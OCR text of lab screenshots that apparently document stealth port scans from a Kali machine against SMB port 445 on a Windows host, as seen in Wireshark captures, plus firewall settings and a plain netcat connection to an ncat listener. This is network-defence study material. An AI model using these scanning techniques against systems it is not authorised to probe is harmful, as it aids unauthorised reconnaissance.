Frame 337: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{7DB1B0B5-2DB8-4
Ethernet II, Src: PCSSystemtec_db:71:2a (08:00:27:db:71:2a), Dst: PCSSystemtec_e7:26:b4 (08:00:27:e7:26:b4)
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.4
Transmission Control Protocol, Src Port: 38360, Dst Port: 445, Seq: 1, Len: 0
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 28 1c 77 00 00 26 06 f4 f3 c0 a8 01 11 c0 a8
0020 01 04 95 d8 01 bd bd 17 7b 55 00 00 00 00 50 00
0030 04 00 58 7c 00 00 00 00 00 00 00 00
Ethernet: <live capture in progress>
Packets: 1316 · Displayed: 6 (0.5%)
Profile: Default
Type here to search
27°C Có mây
10:10 PM
4/14/2024



Customize Settings
Control Panel › System and Security › Windows Defender Firewall › Customize Settings
Search Control Panel
Customize settings for each type of network
You can modify the firewall settings for each type of network that you use.
Private network settings
Turn on Windows Defender Firewall
Block all incoming connections, including those in the list of allowed apps
Notify me when Windows Defender Firewall blocks a new app
Turn off Windows Defender Firewall (not recommended)
Public network settings
Turn on Windows Defender Firewall
Block all incoming connections, including those in the list of allowed apps
Notify me when Windows Defender Firewall blocks a new app
Turn off Windows Defender Firewall (not recommended)
OK
Cancel
Type here to search
27°C Có mây
10:10 PM
4/14/2024



Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 445
No. Time Source Destination Protocol Length Info
223 19.679118 192.168.1.17 192.168.1.4 TCP 60 56252 → 445 [<None>] Seq=1 Win=1024 Len=0
233 19.798075 192.168.1.17 192.168.1.4 TCP 60 56254 → 445 [<None>] Seq=1 Win=1024 Len=0
Frame 223: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{7DB1B0B5-2D88-4
Ethernet II, Src: PCSSystemtec_db:71:2a (08:00:27:db:71:2a), Dst: PCSSystemtec_e7:26:b4 (08:00:27:e7:26:b4)
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.4
Transmission Control Protocol, Src Port: 56252, Dst Port: 445, Seq: 1, Len: 0
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 28 22 ff 00 00 35 06 df 6b c0 a8 01 11 c0 a8
0020 01 04 db bc 01 bd 99 65 26 1c 00 00 00 00 50 00
0030 04 00 8b 83 00 00 00 00 00 00 00 00
Ethernet: <live capture in progress>
Packets: 714 · Displayed: 2 (0.3%)
Profile: Default
Type here to search
Mức cao kỷ lục
10:16 PM
4/14/2024



Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 445
No. Time Source Destination Protocol Length Info
223 19.679118 192.168.1.17 192.168.1.4 TCP 60 56252 → 445 [<None>] Seq=1 Win=1024 Len=0
233 19.798075 192.168.1.17 192.168.1.4 TCP 60 56254 → 445 [<None>] Seq=1 Win=1024 Len=0
1163 67.531916 192.168.1.17 192.168.1.4 TCP 60 48803 → 445 [FIN] Seq=1 Win=1024 Len=0
1165 67.632263 192.168.1.17 192.168.1.4 TCP 60 48805 → 445 [FIN] Seq=1 Win=1024 Len=0
1380 90.402854 192.168.1.17 192.168.1.4 TCP 60 35511 → 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
1383 90.633788 192.168.1.17 192.168.1.4 TCP 60 35513 → 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
Frame 223: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{7DB1B0B5-2D88-4
Ethernet II, Src: PCSSystemtec_db:71:2a (08:00:27:db:71:2a), Dst: PCSSystemtec_e7:26:b4 (08:00:27:e7:26:b4)
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.4
Transmission Control Protocol, Src Port: 56252, Dst Port: 445, Seq: 1, Len: 0
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 28 22 ff 00 00 35 06 df 6b c0 a8 01 11 c0 a8
0020 01 04 db bc 01 bd 99 65 26 1c 00 00 00 00 50 00
0030 04 00 8b 83 00 00 00 00 00 00 00 00
Ethernet: <live capture in progress>
Packets: 1900 · Displayed: 6 (0.3%)
Profile: Default
Type here to search
26°C Có mây
10:18 PM
4/14/2024


16.02



1 2 3 4
10:12
nam@kali: ~
File Actions Edit View Help
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:db:71:2a brd ff:ff:ff:ff:ff:ff
inet 192.168.1.17/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
valid_lft 84646sec preferred_lft 84646sec
inet6 2001:ee0:4001:86f9:e4e3:b849:7e14:326/64 scope global temporary dynamic
valid_lft 603048sec preferred_lft 84521sec
inet6 2001:ee0:4001:86f9:a00:27ff:fedb:712a/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 2591769sec preferred_lft 604569sec
inet6 fe80::a00:27ff:fedb:712a/64 scope link noprefixroute
valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:57:c6:71:8b brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
(nam㉿kali)-[~]
$ nc 192.168.1.4 52000



1 2 3 4
10:17
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ nc 192.168.1.4 52000
1
2
3
jsisaoad
KALI LINUX
"the quieter you become, the more you are able to hear"



Select Administrator: Command Prompt - ncat -lp 52000
C:\>cd C:\Users\nam\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1
C:\Users\nam\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -lp 52000
Type here to search
26°C Nhiều mây
9:09 PM
4/15/2024



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.1.17
No. Time Source Destination Protocol Length Info
wireshark_EthernetNTL5L2.pcapng
Packets: 539 · Displayed: 0 (0.0%)
Profile: Default
Type here to search
26°C Nhiều mây
9:09 PM
4/15/2024

